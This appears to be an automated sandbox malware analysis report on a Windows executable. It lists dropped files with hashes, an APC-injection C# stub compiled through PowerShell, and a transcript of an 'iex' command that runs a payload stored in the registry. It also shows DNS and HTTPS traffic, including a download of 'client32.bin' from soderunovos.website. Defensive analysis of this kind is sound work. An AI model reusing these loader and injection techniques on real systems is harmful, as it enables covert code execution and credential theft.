Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class cnjja. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr ljgjre,IntPtr eayjlqvhl,IntPtr sykorjnxna);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint hrlef,uint rrugydrmoih,IntPtr lsfhdtddyu);.. }..}.

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.278568633183484
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fp3JB+zxs7+AEszIwkn23fp3JuA:p37Lvkmb6KRfxf+WZEifxwA
MD5:	804A2ECAE92FCDF296AEE53D125018DA
SHA1:	808E9CEE42EA16AF914E6FF9CB404D58822FB672
SHA-256:	1A8A53E737C189672C6719F35F9B873AC3A9FFCD3F9E6D9DB9E68A870ADBB2C2
SHA-512:	6D978F030286C1E2337FFF283418F1360C9788E738FB74648C408D521B0669DBE66675E088E1C506A99F3839D2D5238637B30125D38981BDAE0E7BA6B0611150
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.0.cs"

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6358069854628505
Encrypted:	false
SSDEEP:	24:etGS18+mUE7R85lwCk3tQJ3pY43864OFtkZf2RDZ0WI+ycuZhNGakSOPNnq:6LXE7S5lwhKjwJ2JZX1ulGa3Sq
MD5:	89CEE7CEBE0F76EDE759F9FD13DD8CB2
SHA1:	755222AC79470A0A6269509D3E71C6A042220BF1
SHA-256:	BC2428797550F59B2F24F81AF93A973E3432C0E4FE53302DB904FFEFD982775A
SHA-512:	3F8FA409CF303443CD0568658234705DA18CE938D1E924D9A244A6A14B86451EA9D027266F3F668A45311F753DD4B7DA87BFB5805D2E9A080F6B6D297BD48F91
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....D.a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....1.*.....(..... 8..... E..... X.....P .....c.....i.....p.....z..... .....c. ...c...!.c.%...c.....*....3.;....8.....E.....X.....

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.342292351411688
Encrypted:	false
SSDEEP:	24:AId3ka6KRfd/EifgKaM5DqBVKVrdFAMBJTH:Akka6CZEugKxDcVKdBJj
MD5:	E839E8B8BBAA38EB5C2214CB04376B01
SHA1:	C4DB86D680565D621E484BE743F52DBB9AFD3DA3
SHA-256:	08007D1B31EA7FFBEE295381451A2927A7CABAE5B93DCBEEBEAD8E4C95A76C8E
SHA-512:	EF73DDAF09D0909BCE1600AAC32CA4B6EBAF3135C215EFD0BAA509A3C6D85E3E747368C78CCCB7A218EF7886DE2A0E956D5D27FA4A1F0CF8FEA4BB13C7FE78E9
Malicious:	false

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.out	
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\Microsoft\MarkClass	
Process:	C:\Windows\explorer.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	9080
Entropy (8bit):	4.6264936251883215
Encrypted:	false
SSDEEP:	96:by/NhNArx1rRKwnWLQbgXQl16EPPPiOOOOE:e/K1rRKwWLQbgXQl16ROOOOE
MD5:	88C2B6A49D7387C87D41D37AB73C924B
SHA1:	DB800E5B0BD9DF779233649AB7179F61ABC1A97D
SHA-256:	DF809DF136ACBA8C9677EBE30AFE2FAD9A99A630A24D3F5C06CFE9278A59C366
SHA-512:	1BAA7E327C03041A922CFE4F231AE27791ED1C3F2682ADE7EA7916CE2A6F502B55C2EC40914A48D5350A5FF329FAFF9550D918CD370305E0C2966C56F708CF8
Malicious:	false
Preview:	23-11-2021 20:47:06 | "<!DOCTYPE HTML>" | 1..23-11-2021 20:47:06 | "<HTML ID" | 1..23-11-2021 20:47:07 | "<HEAD>" | 1..23-11-2021 20:47:07 | "<META CHARSET" | 1..23-11-2021 20:47:07 | "<META NAME" | 1..23-11-2021 20:47:08 | "<META NAME" | 1..23-11-2021 20:47:08 | "<META NAME" | 1..23-11-2021 20:47:08 | "<TITLE>YAHOO</TITLE>" | 1..23-11-2021 20:47:09 | "<META NAME" | 1..23-11-2021 20:47:10 | "<LINK REL" | 1..23-11-2021 20:47:11 | "<LINK REL" | 1..23-11-2021 20:47:11 | "<LINK REL" | 1..23-11-2021 20:47:11 | "<LINK REL" | 1..23-11-2021 20:47:12 | "<LINK REL" | 1..23-11-2021 20:47:12 | "<LINK REL" | 1..23-11-2021 20:47:12 | "<LINK REL" | 1..23-11-2021 20:47:12 | "<LINK REL" | 1..23-11-2021 20:47:12 | "<LINK REL" | 1..23-11-2021 20:47:13 | "<META NAME" | 1..23-11-2021 20:47:13 | "<LINK REL" | 1..23-11-2021 20:47:13 | "<LINK REL" | 1..23-11-2021 20:47:13 | "<STYLE NONCE" | 1..23-11-2021 20:47:13 | "#MBR-CSS-CHECK {" | 1..23-11-2021 20:47:14 | "DISPLAY: INLINE;" | 1..23-11-2021 20:47:14 | "}"

C:\Users\user\Documents\20211123\PowerShell_transcript.621365.AV42ly4k.20211123204455.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1193
Entropy (8bit):	5.314801557347153
Encrypted:	false
SSDEEP:	24:BxSAUC7vBZEYzx2DOXUWOLCHGI4qWqHjeTKKjX4CIym1ZJXLOLCHGI4wDnxSAZoH:BZNvjVoORF4tqqDYB1ZDF4qZZ8
MD5:	0B16A2657512A270FAABD6580D5A42BE
SHA1:	AAF17B5B52E22E6A605DF4E4721BB3081ABF77E3
SHA-256:	36C3E82DFF87ED3801C86FACBA4D5BEFF4A2C4EDAF874B053EC9B084144A057A
SHA-512:	BFB19B3C0C2CF2D00892B6C9028BAE40417DE1F31AF0A3744216A84E63AE04AFFAD8486A8643A601ECEDCB82500EF1C7BB7BEBF2D2FFB8FA6E7C6D268A66133
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211123204456..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 621365 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 5180..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211123204456..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..**********

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF36
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.862077197613002
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	anIV2qJeLD.exe
File size:	298496
MD5:	20c0d2005c6a542fb9c20466775c6142
SHA1:	aff311698bd06a0010c9be81dae43d9c37dd847d
SHA256:	4c50ff0945136ff0f79eb75ee7d5c86025282ab519488f692ffc267873160bb6
SHA512:	158afe607daf2f8b4e75bf0da5cbfa0441218bb65a5a85e25151386e84176091eb20d27dc59d7943212e7d46031ddc995d10335645bb69a427b153afcb8a2e8a
SSDEEP:	6144:MT48qHXdpIx3Dc9qMASXuZet0yyeys3UD9wCuaWzRX/P:MTnqHXdpIxTc9jASXuZet0yyej+wCua
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0.r"t..qt..qt..q...q]..q...qe..q...q...q}..q...qt..qq..q...qu..q...qu..q...qu..qRicht..q.....PE..L....._.....

File Icon

Icon Hash:	a2e8e8e8aaa2a4a8

Static PE Info

General

Entrypoint:	0x417ca0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5FE9FEDC [Mon Dec 28 15:50:52 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	62f526399c5bc6ba1d2354b3cc3131f3

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x30920	0x30a00	False	0.607246143959	data	7.03953998024	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x32000	0x1b84ac0	0x1400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x1bb7000	0x5470	0x5600	False	0.60796693314	data	5.93745569481	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1bbd000	0x115e0	0x11600	False	0.0754833633094	data	0.979065339651	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Spanish	Paraguay	
Divehi; Dhivehi; Maldivian	Maldives	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 23, 2021 20:44:23.511502028 CET	192.168.2.4	8.8.8.8	0x38f4	Standard query (0)	yahoo.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:24.423583984 CET	192.168.2.4	8.8.8.8	0x5d61	Standard query (0)	www.yahoo.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:44.847399950 CET	192.168.2.4	8.8.8.8	0x8d14	Standard query (0)	soderunovos.website	A (IP address)	IN (0x0001)
Nov 23, 2021 20:46:56.262814045 CET	192.168.2.4	8.8.8.8	0xf0af	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:46:56.287466049 CET	192.168.2.4	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 23, 2021 20:46:56.306372881 CET	192.168.2.4	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:46:56.360398054 CET	192.168.2.4	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 23, 2021 20:47:04.403197050 CET	192.168.2.4	8.8.8.8	0x3751	Standard query (0)	lycos.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:05.585681915 CET	192.168.2.4	8.8.8.8	0xc7dc	Standard query (0)	www.lycos.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:06.636619091 CET	192.168.2.4	8.8.8.8	0x2eb9	Standard query (0)	mail.yahoo.com	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:06.780160904 CET	192.168.2.4	8.8.8.8	0x83ef	Standard query (0)	login.yahoo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		98.137.11.163	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		74.6.143.25	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		74.6.143.26	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		74.6.231.20	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		74.6.231.21	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:23.530909061 CET	8.8.8.8	192.168.2.4	0x38f4	No error (0)	yahoo.com		98.137.11.164	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:24.443037987 CET	8.8.8.8	192.168.2.4	0x5d61	No error (0)	www.yahoo.com	new-fp-shed.wg1.b.yahoo.com		CNAME (Canonical name)	IN (0x0001)
Nov 23, 2021 20:44:24.443037987 CET	8.8.8.8	192.168.2.4	0x5d61	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.216	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:24.443037987 CET	8.8.8.8	192.168.2.4	0x5d61	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.215	A (IP address)	IN (0x0001)
Nov 23, 2021 20:44:44.865811110 CET	8.8.8.8	192.168.2.4	0x8d14	No error (0)	soderunovos.website		89.44.9.140	A (IP address)	IN (0x0001)
Nov 23, 2021 20:46:56.282898903 CET	8.8.8.8	192.168.2.4	0xf0af	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 23, 2021 20:46:56.304986000 CET	208.67.222.222	192.168.2.4	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 23, 2021 20:46:56.304986000 CET	208.67.222.222	192.168.2.4	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 23, 2021 20:46:56.304986000 CET	208.67.222.222	192.168.2.4	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 23, 2021 20:46:56.324959040 CET	208.67.222.222	192.168.2.4	0x2	No error (0)	myip.opendns.com		84.17.52.63	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:04.423212051 CET	8.8.8.8	192.168.2.4	0x3751	No error (0)	lycos.com		209.202.254.90	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:05.603380919 CET	8.8.8.8	192.168.2.4	0xc7dc	No error (0)	www.lycos.com		209.202.254.90	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:06.655802011 CET	8.8.8.8	192.168.2.4	0x2eb9	No error (0)	mail.yahoo.com	edge.gycpi.b.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Nov 23, 2021 20:47:06.655802011 CET	8.8.8.8	192.168.2.4	0x2eb9	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.23	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:06.655802011 CET	8.8.8.8	192.168.2.4	0x2eb9	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.22	A (IP address)	IN (0x0001)
Nov 23, 2021 20:47:06.799863100 CET	8.8.8.8	192.168.2.4	0x83ef	No error (0)	login.yahoo.com	ds-ats.member.g02.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Nov 23, 2021 20:47:06.799863100 CET	8.8.8.8	192.168.2.4	0x83ef	No error (0)	ds-ats.member.g02.yahoodns.net		212.82.100.140	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- yahoo.com
- www.yahoo.com
- soderunovos.website
- lycos.com
- www.lycos.com
- mail.yahoo.com
- login.yahoo.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49780	98.137.11.163	443	C:\Users\user\Desktop\anIV2qJeLD.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:24 UTC	0	OUT	GET /jdraw/nIBVSTLyPt3UY/F_2Fx2Hc/Bze1TT57OG4HBNl2UO4H2_2/F2x5eVeu_2/F0oEIMCthzpdl_2F0/g6yK5x4lAPBL/IfJhlJxCH88/kNEvL4B2xwbPkg/l6LFIMkoo7_2BSx2Zl9QD/sNqAlyxot9VgUnIt/tD2_2FQ67j1kKZ4/4sQxxRyc1y_2Bi_2BR/gsw9z5z81/v3w096aztXCXUnfe5Q/wc2.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: yahoo.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-23 19:44:24 UTC	0	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Nov 2021 19:44:24 GMT Connection: keep-alive Strict-Transport-Security: max-age=31536000 Server: ATS Cache-Control: no-store, no-cache Content-Type: text/html Content-Language: en X-Frame-Options: SAMEORIGIN Set-Cookie: B=0m9msshgpqh4o&b=3&s=91; expires=Wed, 23-Nov-2022 19:44:24 GMT; path=/; domain=.yahoo.com Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only" Referrer-Policy: no-referrer-when-downgrade X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Location: https://www.yahoo.com/jdraw/nIBVSTLyPt3UY/F_2Fx2Hc/Bze1TT57OG4HBNl2UO4H2_2/F2x5eVeu_2/F0oEIMCthzpdl_2F0/g6yK5x4lAPBL/IfJhlJxCH88/kNEvL4B2xwbPkg/l6LFIMkoo7_2BSx2Zl9QD/sNqAlyxot9VgUnIt/tD2_2FQ67j1kKZ4/4sQxxRyc1y_2Bi_2BR/gsw9z5z81/v3w096aztXCXUnfe5Q/wc2.crw Content-Length: 8
2021-11-23 19:44:24 UTC	1	IN	Data Raw: 72 65 64 69 72 65 63 74 Data Ascii: redirect

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49781	87.248.100.216	443	C:\Users\user\Desktop\anIV2qJeLD.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:24 UTC	1	OUT	GET /jdraw/nIBVSTLyPt3UY/F_2Fx2Hc/Bze1TT57OG4HBNl2UO4H2_2/F2x5eVeu_2/F0oEIMCthzpdl_2F0/g6yK5x4lAPBL/IfJhlJxCH88/kNEvL4B2xwbPkg/l6LFIMkoo7_2BSx2Zl9QD/sNqAlyxot9VgUnIt/tD2_2FQ67j1kKZ4/4sQxxRyc1y_2Bi_2BR/gsw9z5z81/v3w096aztXCXUnfe5Q/wc2.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.yahoo.com Cookie: B=0m9msshgpqh4o&b=3&s=91

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:24 UTC	1	IN	HTTP/1.1 404 Not Found date: Tue, 23 Nov 2021 19:44:24 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 1084 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&site=frontpage&region=US&lang=en-US&device=desktop&yrid=4npkagdgpqh4o&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-11-23 19:44:24 UTC	2	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 30 6d 39 6d 73 73 68 67 70 71 68 34 6f 26 62 3d 33 26 73 3d 39 31 3b 20 45 78 70 69 72 65 73 3d 54 68 75 2c 20 32 34 20 4e 6f 76 20 32 30 32 32 20 30 31 3a 34 34 3a 32 34 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=0m9msshgpqh4o&b=3&s=91; Expires=Thu, 24 Nov 2022 01:44:24 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-11-23 19:44:24 UTC	3	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 6a 64 72 61 77 25 32 66 6e 49 42 56 53 54 4c 79 50 74 33 55 59 25 32 66 46 5f 32 46 78 32 48 63 25 32 66 42 7a 65 31 54 54 35 37 4f 47 34 48 42 4e 6c 32 55 4f 34 48 32 5f 32 25 32 66 46 32 78 35 65 56 65 75 5f 32 25 32 66 46 30 6f 45 49 4d 43 74 68 7a 70 64 6c 5f 32 46 30 25 32 66 67 36 79 4b 35 78 34 6c 41 50 42 4c 25 32 66 49 66 4a 68 6c 4a 78 43 48 38 38 25 32 66 6b 4e 45 76 4c 34 42 32 78 77 62 50 6b 67 25 32 66 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fjdraw%2fnIBVSTLyPt3UY%2fF_2Fx2Hc%2fBze1TT57OG4HBNl2UO4H2_2%2fF2x5eVeu_2%2fF0oEIMCthzpdl_2F0%2fg6yK5x4lAPBL%2fIfJhlJxCH88%2fkNEvL4B2xwbPkg%2f

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49784	89.44.9.140	443	C:\Users\user\Desktop\anIV2qJeLD.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-23 19:44:45 UTC	4	OUT	GET /jdraw/izNkSVzKAcmqBRr6xyW/6eSNtrmUMl5kl7H7bHpPPe/XgZq30OCLmJbN/38meyqW9/jS3Kn1JZp4TIGq5YgXpUl9C/Xa1SOjVmRG/sfAXrifyx5RMMj1rG/x2_2B6xVjnCu/FR4yio2EmeZ/DM6_2BUk4qTqT1/rz8mXurCnwQiTqH0u8uPF/_2Bjp7nf0rXmnB1i/Em2dqw_2Bys5D/8.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: soderunovos.website Connection: Keep-Alive Cache-Control: no-cache
2021-11-23 19:44:45 UTC	4	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 23 Nov 2021 12:04:10 GMT Content-Type: application/zip Content-Length: 178766 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=5fh0nsuv43u1vr3r3q99rkvoc6; path=/; domain=.soderunovos.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 23-Dec-2021 12:04:10 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-11-23 19:44:45 UTC	5	IN	Data Raw: 82 b5 80 2c 9d 00 a1 1a f2 32 12 e4 6f 8f b9 7c a1 75 05 3d c3 95 5b b7 8e ec c4 1d ac 3f 66 f4 84 4a 64 2f 5d 0f 27 92 9d 18 f5 19 1d 5a 08 b3 52 b6 35 53 79 36 3a e2 99 33 c1 40 f7 10 09 16 86 bc 84 a4 ae f6 c2 d7 88 a9 5a a3 42 f9 88 cc 99 44 47 c4 ec 3c e3 95 ad 46 fd 35 c8 0d 6e f6 51 58 30 d7 05 52 19 17 13 dd 4b cd 6f 88 37 66 c5 1e 29 f6 c9 17 e0 c7 2b 94 e9 3f c4 63 a0 3e 2e 18 d0 95 62 5f 0b 00 dd eb 0b c3 10 76 1a 97 05 11 b5 74 b5 17 1d 94 35 50 7f 67 43 bd c3 54 5a 83 6f 34 fa c0 46 89 d3 31 c6 ca 9a d4 48 a6 2d 29 40 30 36 40 58 10 4f dc be 5b 5b 5c 67 3c c9 2a 25 68 ea 75 95 9d 48 d3 67 eb 1e 87 79 0c 5a 74 ea f9 6e fa 56 44 52 0e 43 93 eb 16 1f bd 92 05 62 ad 1a 8a cd 91 c4 84 1b 99 f0 6b 08 2d 4c 27 59 71 74 e2 e0 03 9e ab 31 14 5a da 1a Data Ascii: ,2o|u=[?fJd/]'ZR5Sy6:3@ZBDG<F5nQX0RKo7f)+?c>.b_vt5PgCTZo4F1H-)@06@XO[[\g<*%huHgyZtnVDRCbk-L'Yqt1Z

Timestamp	kBytes transferred	Direction	Data
